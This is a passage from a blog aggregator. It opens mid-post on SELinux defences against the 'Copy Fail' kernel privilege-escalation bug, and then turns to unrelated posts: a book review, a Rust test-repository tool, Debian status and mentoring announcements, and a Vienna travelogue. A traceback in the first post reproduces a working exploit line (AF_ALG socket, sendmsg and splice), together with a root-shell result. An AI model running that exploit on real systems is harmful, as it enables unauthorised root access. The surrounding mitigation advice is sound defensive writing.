Traceback (most recent call last):
  File "/home/test/./copy_fail_exp.py", line 9, in <module>
    while i<len(e):c(f,i,e[i:i+4]);i+=4
                   ~^^^^^^^^^^^^^^
  File "/home/test/./copy_fail_exp.py", line 5, in c
    a=s.socket(38,5,0);a.bind(("aead","authencesn(hmac(sha256),cbc(aes))"));h=279;v=a.setsockopt;v(h,1,d('0800010000000010'+'0'*64));v(h,5,None,4);u,_=a.accept();o=t+4;i=d('00');u.sendmsg([b"A"*4+c],[(h,3,i*4),(h,2,b'\x10'+i*19),(h,4,b'\x08'+i*3),],32768);r,w=g.pipe();n=g.splice;n(f,w,o,offset_src=0);n(r,u.fileno(),o)
  File "/usr/lib/python3.13/socket.py", line 233, in __init__
    _socket.socket.__init__(self, family, type, proto, fileno)
    ~~~~~~~~~~~~~~~~~~~~~~~^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^PermissionError: [Errno 13] Permission denied
test@testing1:~$ su
Password:
When the attack is blocked by SE Linux there will be no messages in the kernel message log but the SE Linux audit log (typically stored in /var/log/audit/audit.log) will have lines like the following:
type=AVC msg=audit(1777803068.070:76): avc:  denied    create   for  pid=811 comm="python3" scontext=user_u:user_r:user_t:s0 tcontext=user_u:user_r:user_t:s0 tclass=alg_socket permissive=0
type=SYSCALL msg=audit(1777803068.070:76): arch=c000003e syscall=41 success=no exit=-13 a0=26 a1=80005 a2=0 a3=0 items=0 ppid=791 pid=811 auid=1000 uid=1000 gid=1000 euid=1000 suid=1000 fsuid=1000 egid=1000 sgid=1000 fsgid=1000 tty=pts0 ses=1 comm="python3" exe="/usr/bin/python3.13" subj=user_u:user_r:user_t:s0 key=(null)ARCH=x86_64 SYSCALL=socket AUID="test" UID="test" GID="test" EUID="test" SUID="test" FSUID="test" EGID="test" SGID="test" FSGID="test"
type=PROCTITLE msg=audit(1777803068.070:76): proctitle=707974686F6E33002E2F636F70795F6661696C5F6578702E7079
For that the :76 is the audit log entry number, the command ausearch -i -a 76 will interpret that message with the following output:
type=PROCTITLE msg=audit(05/03/26 10:11:08.070:76) : proctitle=python3 ./copy_fail_exp.py 
type=SYSCALL msg=audit(05/03/26 10:11:08.070:76) : arch=x86_64 syscall=socket success=no exit=EACCES(Permission denied) a0=alg a1=SOCK_SEQPACKET a2=ip a3=0x0 items=0 ppid=791 pid=811 auid=test uid=test gid=test euid=test suid=test fsuid=test egid=test sgid=test fsgid=test tty=pts0 ses=1 comm=python3 exe=/usr/bin/python3.13 subj=user_u:user_r:user_t:s0 key=(null) 
type=AVC msg=audit(05/03/26 10:11:08.070:76) : avc:  denied    create   for  pid=811 comm=python3 scontext=user_u:user_r:user_t:s0 tcontext=user_u:user_r:user_t:s0 tclass=alg_socket permissive=0 
When it Works Below is what happens when it works (again tested with Debian kernel 6.12.74+deb13+1-amd64):
test@testing1:~$ python3 ./copy_fail_exp.py 
# 
Here is the kernel log when the attack works:
[   30.441830] alg: No test for authencesn(hmac(sha256),cbc(aes)) (authencesn(hmac(sha256-avx2),cbc-aes-aesni))
[   30.447466] process 'su' launched '/bin/sh' with NULL argv: empty string added
When the Kernel Isn t Vulnerable If the kernel isn t vulnerable and SE Linux permits the attack (EG run from an unconfined domain) the following is seen on stdout/stderr:
$ python3 ./copy_fail_exp.py 
Password: 
su: Authentication failure
In that situation the kernel will log something like the following:
[   36.647023] alg: No test for authencesn(hmac(sha256),cbc(aes)) (authencesn(hmac-sha256-lib,cbc-aes-aesni))
This was tested on the Debian/Unstable kernel 6.19.13+deb14-amd64. Conclusion Run the following commands and then force all users to logout to make a Debian SE Linux system offering shell access reasonably safe against this bug. But also upgrade your kernel as soon as convenient because having multiple layers of protection is always good.
semanage login -m -s user_u -r s0 __default__
restorecon -R -v -F /home
semodule -X 100 -r mono wine
The GrapheneOS people are doing really good work on securing phones, I am most interested in Mobian (Debian on phones) but for people who have made different choices GrapheneOS is a good option. Here is the GrapheneOS statement on Copy Fail (they are not vulnerable to it) [3]. For people interested in running a secure Android build GrapheneOS is the best option. Their supported devices list shows Pixel 6 to Pixel 10 supported and Pixel 8 to Pixel 10a recommended [4]. In Australia Kogan sells refurbished Pixel 6 phones starting at $251 including delivery and refurbished Pixel 8 phones starting at $499 with First membership, they seem to have the cheapest Pixel phones. I want to make Debian more like Android in terms of security, but that s a topic for other blog posts. Here is the Debian page listing kernels that have been fixed against this exploit [5].

Russ Allbery: Review: Full Speed to a Crash Landing

Review: Full Speed to a Crash Landing, by Beth Revis
Series: Chaotic Orbits #1
Publisher: DAW
Copyright: August 2024
ISBN: 0-7564-1947-6
Format: Kindle
Pages: 153
Full Speed to a Crash Landing is a science fiction novella and the first of a series. Beth Revis made the New York Times bestseller list for an earlier series of young adult science fiction novels, but somehow I had not heard of her before this series. Ada Lamarr is a salvager. She picks up material from crashed or dead ships for resale. As the story opens, she has a large hole in the side of her ship, she's running out of oxygen, and the other ship nearby is refusing to answer her distress call. By the time they finally respond, there is barely enough time to get aboard before she is entirely out of air. Ada's first-person narration drops hints that she may not be entirely what she seems. But then, neither is the Halifax, so it's only fair. The captain of the Halifax treats Ada with a great deal of suspicion and wants her out of the way of their ongoing salvage operation. However, the captain does not appear to be entirely in charge. Ada is immediately struck by the mysterious Rian White, who seems to have some authority over their mission and is more thoughtful and calculating than the rest of the crew. He's also handsome, which doesn't hurt. I was tempted to keep writing about the plot, but given the short length of this book, I should stop there and let you enjoy the twists and turns for yourself. This is a fun science fiction action romp: lots of banter, lots of tense moments, and a cagey first-person protagonist with an irrepressible sense of humor and a knack for brazening her way through conversations. It's not long on world-building (there isn't enough room), but Revis works in enough details to be intriguing and to set up some interesting motivations. This is the sort of book that lives and dies by how much you like the protagonist, something that you will easily figure out by the end of an ebook sample if you're the sort of reader who uses those. Ada is irreverent, talkative, and very adroit at diverting attention (entertainingly) onto anything other than the critical piece of information other people are missing. If you want to, I suspect you could easily figure out most of what Ada is up to before the book reveals it explicitly. It's not that complicated, and the book isn't really trying to hide, although it doesn't give you all the necessary information in advance. Personally, I was happy to sit back and enjoy the ride. There is no romance in this book beyond frequent comments from Ada that she would have liked there to be a romance in this book under different circumstances, but I will be surprised if that romance doesn't show up later in the series. Ada and Rian are clearly being set up as a pair. I didn't like Rian as much, mostly because he's less memorable as a character, but he comes into his own in the appendices after the plot proper. I thought those concluding appendices were the best part of the novella and question the Kindle formatting decision to treat them like supplemental material. They purport to be a series of government memos, fill in a lot more of the backstory and world building, and have the best footnotes. Don't skip them! This isn't the sort of book that I am inspired to immediately push into everyone's hands, but it's a fast, well-paced story that delivered a few reading sessions of entertainment. I'm not sure the political philosophy in the background makes a lot of sense, but at least not a standard stereotype of current politics seen in so much science fiction. It's going to set up some interesting character conflict in later books. I'm certainly intrigued enough to keep reading. Recommended when you're in the mood for some fast-paced fun that's short and undemanding. Followed by How to Steal a Galaxy. Rating: 7 out of 10

3 May 2026

Jelmer Vernoo : Inquest, a test result repository in Rust

testrepository For a long time I ve used Robert Collins testrepository (testr) to run tests in many of the projects I work on. It s a small, focused tool built around a simple idea: decouple the running of tests from the recording and querying of their results. The way it works is straightforward. A test runner emits a subunit stream a compact binary protocol for test results and testrepository stores those streams in a per-project .testrepository/ directory. Once results are in the repository, you can ask questions like which tests failed in the last run? , re-run only the failures , what are the slowest tests? , or what changed between this run and the previous one? . The killer feature, for me, has always been the failing-test loop. When a big test suite breaks, you don t want to re-run the whole thing after every fix you want to iterate on just the failures, and only re-run the full suite once they re all green. testrepository made that workflow ergonomic long before most language-specific test runners had anything comparable, and many of them still don t have a good answer for it. testrepository has served me well for over a decade, but it has been largely unmaintained for a while, and I had some ideas of improvements that I wanted to try out. So I wrote a Rust port, which has since grown a number of features of its own.
Inquest Inquest is a Rust port of testrepository that has since grown a number of features of its own. The binary is called inq.
Goals The goals are deliberately modest:
  • a single static binary, no Python runtime required
  • no need to write a dedicated config file for most projects
  • compatible enough with testrepository s workflow that I can switch projects over without retraining my fingers
  • a richer on-disk format that captures more about each run (git commit, command line, duration, exit code, concurrency)
  • good support for the languages I actually use day-to-day: Rust, Python, Go, and Node.js
  • mostly Do What I Mean (DWIM), e.g. getting me to know as quickly as possible what tests are failing and why, and being clever about doing this
Inquest reads and writes subunit v2 streams, so anything that can produce subunit (directly or via one of the many converters) can feed into it.
Quick start Inquest can usually figure out how to run your tests on its own. In a Rust, Python, Go or Node.js project:
 $ cd my-project
 $ inq
Or if the auto-detection doesn t work, you can ask it to generate a config file and then run the tests:
 $ inq auto
 $ inq run
inq auto writes an inquest.toml describing how to invoke the test runner; inq run runs the tests, captures the subunit stream, and stores the results in a .inquest/ directory. For a Rust project the generated config looks like:
 test_command = "cargo subunit $IDOPTION"
 test_id_option = "--test $IDFILE"
 test_list_option = "--list"
After the first run, the usual queries work:
 $ inq stats             # repository-wide statistics
 $ inq last              # results of the most recent run
 $ inq failing           # only the failing tests
 $ inq slowest           # the slowest tests in the last run
 $ inq run --failing     # re-run only what failed last time
The last one is the workflow I use most often: run the full suite once, fix the obvious failures, then iterate on inq run --failing until the list is empty.
A few things that aren t in testrepository Some of the features that have grown in inquest beyond the original testrepository functionality:
  • Timeouts. --test-timeout, --max-duration, and --no-output-timeout will kill a test process that is hanging or has stopped producing output. --test-timeout auto derives a per-test timeout from the historical duration of that test, which is handy for catching tests that hang. Once the test runner is killed, the test is marked as failed and the next test is started, so a broken test doesn t hold up the whole suite.

  • Ordering --order can be used to run tests in a specific order, e.g. to run the slowest tests first, to run the tests that failed most recently first, or to run the widest variety of tests first to maximize the chance of finding a failure early on.

  • Live progress. inq running tails the in-progress subunit stream on disk and reports observed/expected test counts, percent complete, elapsed wall-clock time, and an ETA derived from each test s historical duration. Useful when a CI run is taking longer than you d like.

  • Flakiness ranking. inq flaky ranks tests by pass fail transitions in consecutive runs in which the test was recorded, so chronically broken tests rank low and genuinely flapping tests rank high.

  • Comparing runs. inq diff <A> <B> shows what changed between two test runs newly failing, newly passing, and tests that flipped state which makes it easy to see whether your last change actually fixed (or broke) anything.

  • Bisecting git history. inq bisect <TEST> drives git bisect to find the commit that broke a given test. It defaults the known-good and known-bad commits from the recorded run history (the most recent run where the test passed, and the most recent where it failed), so in the common case there is no need to remember either just point it at the test name and let it work.

  • Richer run metadata. inq info shows the git commit, command line, duration, exit code, and concurrency for a run, with a flag for whether the working tree was dirty when the run started. Combined with inq diff this makes it much easier to triangulate when a regression was introduced.

  • Rerun a previous run verbatim. inq rerun <ID> re-runs exactly the tests of a previous run, in the same order, forwarding the same -- arguments that the original run used. inq rerun -1 repeats the latest.

  • Web based view. inq web serves a web-based view of the repository, with a dashboard of recent runs and detailed views of individual runs and tests.

Web UI Most of the time I drive inquest from the command line, but for browsing historical results of a large suite spotting flapping tests, drilling into a single test s run history, or just getting a visual sense of which parts of the suite are hurting a web view is more pleasant. inq web starts a local server with exactly that:
 $ inq web
The repository overview shows totals and a per-test history grid where each cell is one run, coloured by outcome. Bands of red make it easy to pick out tests that have been broken for a long time, and isolated red cells in an otherwise green column point at flaky tests. Inquest web UI repository overview, with a grid of per-run results Drilling into an individual test gives you its full run history, a duration sparkline, and per-run pass/fail status: Inquest web UI per-test view with run history and duration sparkline
Migrating from testrepository If you already have a .testrepository/ directory full of historical runs, inq upgrade will migrate it into the new .inquest/ format, with a progress bar for the impatient. The legacy .testr.conf (INI) format is still understood, so existing projects don t have to be converted to inquest.toml immediately though the TOML format is preferred for new projects.
Trying it The source is on GitHub at jelmer/inquest. To install from source:
 $ cargo install inquest
In a project with a Rust, Python, Go or Node.js test suite:
 $ inq
Bug reports and patches are welcome.

Birger Schacht: Status update, February - April 2026

Due to health reasons I did not have the energy to write individual status updates for February & March, so I ll just combine them with the April update: In February I cleaned out my GitHub account and moved all remaining projects to Codeberg. I archived the repositories on GitHub and added links to the new repositories on Codeberg. GitHub is a platform that is more and more frustrating to use. I still have to use it for my dayjob, though. The number of pull requests and issues that are written either by bots or by users that use bots increased in the last two years. Combined with that, GitHub provides a very low barrier for entitled users who do not want to contribute to a productive environment. GitHub now feels like the Twitter/X of git forges. Codeberg on the other hand is a community project. I feel a lot more at home there and the platform itself feels a lot more responsive than GitHub.

Debian Related Work
  • Uploaded wayback 0.3-1 to experimental
  • Uploaded slurp 1.6.0-1 to unstable
  • Uploaded first a prerelease of sway to experimental to be able to test wlroots 0.20.0 and then uploaded rc1, rc2 and rc3 of the upcoming 1.12 release
  • Uploaded waybar 0.15.0-1 to unstable
  • Uploaded kanshi 1.9.0-1 to unstable, which was possible because the dependency libscfg finally went through NEW
  • Uploaded libscfg 0.2.0-1 to unstable
  • Uploaded swaybg 1.2.2-1 to unstable
  • Uploaded labwc 0.9.4-1, 0.9.5 & 0.9.6 to unstable
  • Fixed the packaging of vali and uploaded version 0.1.1-1 to unstable; then added vali to the build dependencies of kanshi and reuploaded 1.9.0-2 thereof
  • Uploaded swaylock 1.8.5-1 to unstable
  • Uploaded fcft 3.3.3-1 to unstable
  • Uploaded foot 1.26.1-1 to unstable
  • Uploaded swayimg 5.0-1 and 5.1-1 to unstable
  • Fixed some packaging metadata in libsfdo and uploaded 0.1.4-2 to unstable
  • Reverted the upload of slurp from 1.6.0-1 to 1.6.0really1.5.0-1 because the upstream release of 1.6.0 was made by mistake and yanked a week later. Maybe I should add a cooldown period before uploading new releases ;)
  • Uploaded mako-notifier 1.11.0-1 to unstable
  • Uploaded cage 0.3.0-1 to experimental which uses wlroots 0.20.0
  • Uploaded xdg-desktop-portal-wlr 0.8.2-1 to unstable
  • Voted

DH Related Work I took part in the DHD 2026 Conference in Vienna, including a hands-on workshop of the dhinfra project. I released 0.60.0, 0.61.0 and 0.62.0 of apis-core-rdf. We rewrote the configuration format for the importer. We previously used TOML files, but that does not give us inheritance. So we now use simply Python classes as configuration format. I implemented a new backend for our apis-bibsonomy Django package. The package is meant to provide a datamodel for storing reference data that links to Bibsonomy or Zotero. Given that we don t use Bibsonomy anymore we now dropped the Bibsonomy backend but added a Zotero backend that allows to cache the entries locally.

30 April 2026

Otto Kek l inen: Mentoring Mondays for aspiring Debian contributors

Featured image of post Mentoring Mondays for aspiring Debian contributorsI mentor several people in Debian, and have been repeatedly asked to offer an opportunity to ask questions on a live call. I have now started a recurring video call for exactly that, which I call Mentoring Mondays, and it is open for anyone aspiring to contribute to Debian, one of the oldest and most widely used Linux distributions. Mentoring Mondays have already been happening for the past few Mondays, and this week we had a record 20 people on the call. During the calls so far we have had a demo of updating a package for a new upstream release using gbp, and of how to create a Merge Request on Salsa for a new upstream version. There is clearly a need for this, so I am announcing this now also on my blog, just as I have publicly announced that I offer mentoring for aspiring Debian contributors.
What is Mentoring Mondays? Mentoring Mondays is a recurring video call that lasts roughly 45 minutes with the agenda:
  • Weekly walk-through: demo of something in Debian packaging, explaining the what and why
  • Discussion on pros and cons to help participants develop their judgment
  • Questions & answers on Debian packaging, or open source contributing in general
This is ideal for you if you:
  • Have built a .deb package at least once and want to do it better
  • Are stuck on a specific Debian packaging bug and need guidance
  • Want to understand how Debian Developers actually work day-to-day
The call is mainly intended for those who want to contribute to Debian (or Debian derivatives, with Ubuntu being the most popular), but anyone can join to learn about things related to contributing to a Linux distribution. Please note that video chat uses Debian Social Jitsi. Joining the call requires authentication using a Salsa account, which anyone contributing to Debian should have anyway. Calls are not recorded, so participants can chat freely, and are also encouraged to be on-camera for an enhanced sense of community.

Next call: Monday May 4th, 2026 Make sure you are logged into Salsa first, before opening the call on Debian s Jitsi instance.

Matrix channel and future meeting time announcements Please join the Matrix channel #mentoringmondays:matrix.debian.social if you plan to attend Mentoring Mondays. All future meeting times will be announced there. It is also the channel to post questions about Debian packaging to be answered during the call. The current meeting time is friendly to people in Europe, Asia and Australian time zones, and will repeat at the same time slot on:
  • May 11th, 2026 at 12:30 UTC
  • May 18th, 2026 at 12:30 UTC
  • May 25th, 2026 at 12:30 UTC
  • June 1st, 2026 at 12:30 UTC
  • June 8th, 2026 at 12:30 UTC
Starting in mid-June the meeting time will change to accommodate participation in different time zones.

Spread the word Feel free to extend the invite to anyone you think might be interested in joining! If you mention this on social media, please post using tag #mentoringmondays, or simply boost the existing posts on the social media of your preference: Mastodon, Lemmy, Reddit, Bluesky, LinkedIn, Farcaster, X.

Thanks A big thanks to Jason Kregting for helping organize. I would also like to thank in advance all the Debian Developers who are able to join the call and be available to participate in discussions and help answer questions.

28 April 2026

Ravi Dwivedi: A day in Vienna

On the 7th of September 2025, my friend Dione and I had a day trip to Vienna the capital of Austria. We were attending a conference in Budapest, Hungary, which is 250 km from Vienna. So, it was a good opportunity to visit Vienna. We took a morning train from Budapest to Vienna and got back to Budapest by night. However, booking these tickets turned out to be a bit complicated. There were many websites to book the train ticket Hungarian Railways, Austrian Railways, and third-party sites such as Omio. All these websites had different prices for the same ticket. I booked the tickets from the Hungarian Railways website as it was the cheapest. The train from Budapest to Vienna was 13, operated by Eurocity. Also, I had to pay 2 for the seat reservation on top. The train from Vienna to Budapest operated by Railjet was 21, along with 2 extra for reservation again making it 23. The tickets for the two-way journey added up to 38. The cost of these tickets varied depending on when one purchses them: the sooner you purchase, the lower the price. I bought my tickets 15 days ahead of the date of journey and paid just 38. In contrast, Dione booked just one day before her trip and paid around 100 for her tickets. As for the seat reservation, long-distance trains in Europe usually require paying extra for the seat reservation. This ensures that you get your preferred seat, such as a window seat or an aisle seat. Nevertheless, you will get a seat on long-distance trains because they do not sell more tickets than there are seats. Therefore, you will get a seat without reservation as well. However, we reserved our seats so that we can sit together. This helped us more in the return part of the journey from Vienna to Budapest which was more crowded than the train we took from Budapest to Vienna in the morning. On another note, reservation is mandatory on some trains in Europe, but ours wasn t one of them. In addition, people also use rail passes, so an extra charge is required on top for reserving the seats for pass holders. On the other hand, local trains do not require seat reservations in general. Our train s scheduled departure was at 08:55 from the Budapest Kelenfold station. We reached the train station 40 minutes before the train s scheduled departure. The Kelenfold station had free Wi-Fi, which was handy because I didn t have a local SIM.
A departures board at Budapest Kelenfold station. A departures board at Budapest Kelenfold station. Photo by Ravi Dwivedi, released under CC-BY-SA 4.0.
A platform on Budapest Kelenfold station. This is platform number 15 of Budapest Kelenfold station where we boarded our train. Photo by Ravi Dwivedi, released under CC-BY-SA 4.0.
Our train arrived on time. I tried to find our coach number but could not find the numbers written anywhere on the side of the coach. Luckily, we were helped by a fellow passenger who directed me to look at the doors, where the numbers were mentioned clearly! Then we got into our compartment and took our respective seats. Our tickets were checked twice - once while the train was in Hungary and the other when in Austria. Showing the PDF of the train ticket on our mobile to the ticket inspector was good enough for the purpose. Austria and Hungary are a part of the open transit Schengen area, which means this was the extent of the border control checks we had to go through.
Interior of the train. Interior of our Budapest to Vienna train. Photo by Ravi Dwivedi, released under CC-BY-SA 4.0.
The train also had free Wi-Fi, albeit with poor connection at times. There were no eatery options inside the train. We deboarded at the Wien Hauptbahnhof station in Vienna. The journey was 250 km and took 2.5 hours, reaching Vienna at 11:25, which was the scheduled time.
A blue and white colored train on a railway platform This blue colored train was the one we took for our Budapest to Vienna journey. Photo by Ravi Dwivedi, released under CC-BY-SA 4.0.
A red colored train standing at the Vienna station An BB train standing at a platform of Vienna train station. BB is the national carrier of Austria. Photo by Ravi Dwivedi, released under CC-BY-SA 4.0.
Wien Hauptbahnhof train station Wien Hauptbahnhof train station. Photo by Ravi Dwivedi, released under CC-BY-SA 4.0.
At the station, we bought a 24-hour public transport pass from a ticket machine for 8. The pass includes unlimited access to all the public transport in Vienna for 24 hours. My pass was valid from the 7th of September at 11:34 to the 8th of September at 11:33. A single public transport ticket (from anywhere to anywhere) costs 2.4. A single ticket of 2.4 can be used once on any public transport in Vienna trams, metros, and buses. Therefore, the pass is a good deal if you are going to take at least four public transport trips in a day. Unlike the public transport pass I got in Budapest, the pass in Vienna was anonymous and not tied to the rider s name.
Public transport pass for Vienna. My public transport pass in Vienna.
We wanted to visit the Sch nbrunn Palace. The palace was reachable by subway. In order to get to the subway station, we started by going outside the station. But it was not outside. So we came back inside the station building and realized that the subway was underground. We took the subway and deboarded at the Sch nbrunn subway station the closest one to the palace. The ride was smooth; the train was pretty silent. By the way, like Budapest, there were no AFC gates for boarding the subway in Vienna. The stations had ticket validators instead, where you are supposed to validate your tickets before getting into the subway.
Vienna subway Instead of AFC gates, Vienna has ticket validators as in the picture. You need to tap your ticket in the validator before boarding the subway. Photo by Ravi Dwivedi, released under CC-BY-SA 4.0.
These validators are in place to ensure that you use your ticket only once. Unlike AFC gates, which are present in metros of most of the countries I have been to, the ticket validators don t act as a physical barrier to enter the boarding area. If you board the metro without validating your ticket, you will be facing hefty fines upon getting caught. I have heard that the fine is around 100. On the other hand, if you have a public transport pass like we did, then you don t need to validate it before boarding. In addition, there were no annoying security checks either, unlike in Indian cities. In the Delhi metro, for example, you would need to scan your bags and pass through a security check before getting to the AFC gates.
Vienna subway Vienna subway. Photo by Ravi Dwivedi, released under CC-BY-SA 4.0.
Now back to the story, after alighting at the Sch nbrunn subway station, we walked to the Sch nbrunn Palace. One can roam around outside the palace and click pictures for free. To go inside, however, requires buying tickets. The tickets for the palace can be booked in advance on the internet. We didn t take the tickets in advance, as we decided to visit the palace at the last moment. So we went to the ticket counter and found out that we needed to wait for 1 hour 40 minutes before going inside if we took the tickets at that moment. In addition, one ticket costs 44 (around 4000 Indian rupees). Since we had to return to Budapest in the evening and only had a few hours in the city, we decided not to go inside the palace. Instead, we clicked a few pictures outside the palace.
Photo of Sch nbrunn Palace. Sch nbrunn Palace. Photo by Ravi Dwivedi, released under CC-BY-SA 4.0.
The Sch nbrunn Palace is a UNESCO World Heritage Site and is a historically significant place. It servedas one of the residences of the powerful Habsburg dynasty. The palace looked so good that my friend Dione said, It seemed like the palace was built yesterday . This remark applied to other parts of Vienna we went to. For example, the subway stations also seemed like they were built yesterday.
A street near Sch nbrunn Palace. A street near Sch nbrunn Palace. Photo by Ravi Dwivedi, released under CC-BY-SA 4.0.
Now, we wanted to go someplace to grab a bite. I asked my friend Urbec for suggestions on where to go. They suggested we visit the steps named Strudlhofstiege, which had the added benefit of being in a neighborhood with good bakeries and buildings. So, we took the subway and deboarded at the Ro auer L nde station, followed by walking around a kilometer to reach the stairs.
A subway station in Vienna. Ro auer L nde subway station. Photo by Ravi Dwivedi, released under CC-BY-SA 4.0.
Platform of the _Ro auer L nde_ subway station. Platform of the Ro auer L nde subway station. Photo by Ravi Dwivedi, released under CC-BY-SA 4.0.
stairs with road in the front and trees in the background. Blue sky can also be seen in the background. The The Strudlhofstiege steps. Photo by Ravi Dwivedi, released under CC-BY-SA 4.0.
On the way, we were also looking for a place to eat. Unfortunately, it was Sunday, and Vienna closes on Sunday. That means most of the shops including bakeries and caf s are closed. Only places like railway stations have shops open on Sundays. By the way, walking around in the streets of Vienna was a treat. The streets were not crowded (as it was not exactly a touristy neighborhood) and had good pedestrian infrastructure, with clean streets and separate cycling tracks. The buildings were also beautiful.
Buildings and streets in Vienna. A random street in Vienna.
Buildings and streets in Vienna. Another street in Vienna.
After some walking, we found a restaurant open. I grabbed the menu to check the prices. A lady at the shop asked me what I was doing, and I told her that I was browsing the menu. She said that the menu was in German. I don t know how she knew that we didn t know German, but it seemed like a racist thing to be told. We roamed around further and found a caf by the name of Blue Orange, where we ordered coffee and croissants. When we got our order, the waiter told us that they were having some issues, so they wouldn t charge us for the croissant if it wasn t good.
Picture of a caf . A picture of Blue Orange caf . Photo by Ravi Dwivedi, released under CC-BY-SA 4.0.
My friend and I took a bite, and both of us didn t like the croissant. After some time, the waiter came to us and asked whether the croissant was okay, to which we said no. Therefore, they didn t charge us for the croissant. This was the first time something like this happened to me. It felt like I was in a different world. I added a small tip at the end for this gesture, which I had to put in a jar at the counter. The cappuccino I ordered was 4.50, while the espresso that Dione ordered was 3.60. The croissant would have been 3.60. I remember Paris having cheaper croissants! Then when the waiter brought our drinks out, they automatically gave me the espresso and Dione the cappuccino. Dione found this funny because there is a stereotype in her country (Australia) that men drink strong black coffee, and women drink milky drinks like cappuccinos. She found it interesting that this stereotype seems to exist in Austrian culture too. We hopped on a tram to reach the nearest subway station and went to the Wien Hauptbahnhof station to have something before we caught our return train to Budapest.
Trams with buildings and the blue sky in the background Trams in Vienna. Photo by Ravi Dwivedi, released under CC-BY-SA 4.0.
At the station, I had Esterhazyschnitten and Punschkrapfen (thanks, Urbec, for the suggestion). The lady at the shop warned me that punschkrapfen had alcohol in it, to which I said okay. Esterhazyschnitten was a cake made of almonds, while punschkrapfen was a jam-filled sponge cake, soaked in rum. Esterhazyschnitten was my favorite out of the two. The punschkrapfen was too sweet for my taste.
Punschkrapfen Punschkrapfen. Photo by Ravi Dwivedi, released under CC-BY-SA 4.0.
Esterhazyschnitten Esterhazyschnitten. Photo by Ravi Dwivedi, released under CC-BY-SA 4.0.
While the station was well-built, there were a couple of things about the Wien Hauptbahnhof station that we didn t like. There were no seats inside the station, so we had to eat outside the building. Also, the toilets needed to be paid for. It costs 50 cents to use the toilets at this station. The Vienna train station had departure boards all over the place. So, we went to the platform our train was to arrive on.
A departure board in Vienna displaying information about the trains Departure boards in Vienna displaying information about the trains. Photo by Ravi Dwivedi, released under CC-BY-SA 4.0.
Platform and tracks at Wien Hauptbahnhof station. Platform and tracks at Wien Hauptbahnhof station. Photo by Ravi Dwivedi, released under CC-BY-SA 4.0.
When our train arrived, we had some difficulty locating our compartment. This train was operated by a different company (Railjet) than the one we took in the morning (Eurocity) from Budapest to Vienna, and we were able to locate the coach numbers using the digital board at the station. Each compartment had a digital board next to it on the station displaying the coach number. However, that wasn t the problem. Even after reading the coach numbers and trying to find ours, it didn t appear where we expected in the sequence. When we were not able to find our coach for a while, we asked a ticket inspector of the train who was standing on the platform. He directed us towards the front side of the train. So we started running to the front side as we didn t know how long the train stops. As we ran toward our coach, we found out that the engine of the back train was connected with the last compartment of the train at the front. At that point, we realized that the train was a combination of two trains. At a later station, the train on the back side parted ways and went towards Vienna Airport.
Inside our train. Interior of the train we took from Vienna to Budapest. Photo by Ravi Dwivedi, released under CC-BY-SA 4.0.
A red colored train standing on the platform of Budapest Kelenfold station. This is the train we took for our return journey from Vienna to Budapest. It is standing on a platform in Budapest Kelenfold station. Photo by Ravi Dwivedi, released under CC-BY-SA 4.0.
We had a smooth journey and reached Budapest a couple of hours later. Vienna is a beautiful city; we enjoyed being there, and we would like to visit the city again! That s it for now. Signing off. See you in the next one! Credits: Thanks to Dione and Badri for proofreading.

Next.

Previous.